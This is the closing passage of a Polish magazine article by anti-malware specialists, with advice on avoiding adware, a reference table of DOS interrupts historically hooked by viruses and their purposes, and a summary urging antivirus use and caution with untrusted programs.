Nowoczesne programy antywirusowe wykrywają te aplikacje jako niebezpieczne programy. W celu uniknięcia ich potencjalnie szkodliwego działania należy nie instalować programów, które w umowie licencyjnej mają zapis o gromadzeniu danych o użytkowniku bądź wyświetlaniu reklam. Warto również posiadać aktualne bazy sygnatur *malware'u* w

W Sieci

- *http://av-test.org/* – strona AV-TESTu – projektu porównującego dostępne oprogramowanie antywirusowe,
- *http://www.viruslist.pl/* – Encyklopedia wirusów.

O autorach

Bartłomiej Rudzki i Piotr Modzelewski są specjalistami firmy MKS Sp. z.o.o. w zakresie zwalczania szkodliwego oprogramowania.

Tabela 4. *Typowe przerwania używane przez wirusy*

Numer	Nazwa przerwania	Adres w IVT	Zastosowanie przez wirusa
INT 00h	Divide Error	[0000:0000h]	Anty-debugowanie, anty-emulacja
INT 01h	Single Step	[0000:0004h]	Anty-debugowanie, tunelowanie, *EPO*
INT 03h	Breakpoint	[0000:000Ch]	Anty-debugowanie, śledzenie
INT 04h	Overflow	[0000:0010h]	Anty-debugowanie, anty-emulacja
INT 05h	Print Screen	[0000:0014h]	Procedura aktywacji, anty-debugowanie
INT 06h	Invalid Opcode	[0000:0018h]	Anty-debugowanie, anty-emulacja
INT 08h	System Timer	[0000:0020h]	Procedura aktywacji, anty-debugowanie
INT 09h	Keyboard	[0000:0024h]	Anty-debugowanie, wykradanie haseł, obsługa Ctrl+Alt+Del
INT 0Dh	IRQ 5 – HD Disk (XT)	[0000:0034h]	Ukrycie na poziomie sprzętu (w XT)
INT 10h	Video	[0000:0040h]	Procedura aktywacji
INT 12h	Get Memory Size	[0000:0048h]	Sprawdzenie rozmiaru pamięci RAM
INT 13h	Disk	[0000:004Ch]	Infekcja, procedura aktywacji, ukrycie
INT 19h	Bootstrap Loader	[0000:0064h]	Fałszywy restart systemu
INT 1Ah	Time	[0000:0068h]	Procedura aktywacji
INT 1Ch	System Timer Tick	[0000:0070h]	Procedura aktywacji
INT 20h	Terminate Program	[0000:0080h]	Infekcja przy wyjściu z programu, zabicie procesu pierwotnego
INT 21h	DOS Service	[0000:0084h]	Infekcja, ukrycie, procedura aktywacji
INT 23h	Control-Break Handler	[0000:008Ch]	Anty-debugowanie, zapobieganie przerwaniu infekcji
INT 24h	Critical Error Handler	[0000:0090h]	Unikanie błędów DOS podczas infekcji (zazwyczaj przechwytywane tymczasowo)
INT 25h	DOS – Absolute Disk Read	[0000:0094h]	Infekowanie dysków, ukrycie (prowadzi do przerwania INT 13h)
INT 26h	DOS – Absolute Disk Write	[0000:0098h]	Infekowanie dysków, ukrycie (prowadzi do przerwania INT 13h)
INT 27h	Terminate-and-Stay-Resident	[0000:009Ch]	Pozostanie w pamięci
INT 28h	DOS Idle Interrupt	[0000:00A0h]	Wykonywanie akcji *TSR* podczas oczekiwania na dane użytkownika
INT 2Ah	Network Redirector	[0000:00A8h]	Infekcja plików bez użycia przerwania INT 21h
INT 2Fh	Multiplex Interrupt	[0000:00BCh]	Infekcja pamięcia HMA, dostęp do struktur dyskowych
INT 40h	Diskette Handler	[0000:0100h]	Blokowanie dostępu
INT 76h	IRQ 14 HD Operation	[0000:01D8h]	Ukrycie na poziomie sprzętowym (AT i późniejsze)

programie antywirusowym. Ta ostatnia rada ma również zastosowanie w każdym opisanym powyżej rodzaju szkodliwego oprogramowania.

Podsumowanie

Przeciętny użytkownik komputera jest coraz bardziej narażony na kontakt ze szkodliwym oprogramowaniem. Twórcy *malware-'u* stosują coraz wymyślniejsze środki, aby osiągnąć coraz większe zyski. Nie należy jednak wpadać w panikę! Stosowanie się do zasad zdrowego rozsądku, uruchamianie tylko programów i załączników e-mail pochodzących z zaufanych źródeł oraz zainstalowanie programu antywirusowego wraz z aktualnymi bazami sygnatur pozwolą nam w spokoju cieszyć się użytkowaniem naszego komputera. ●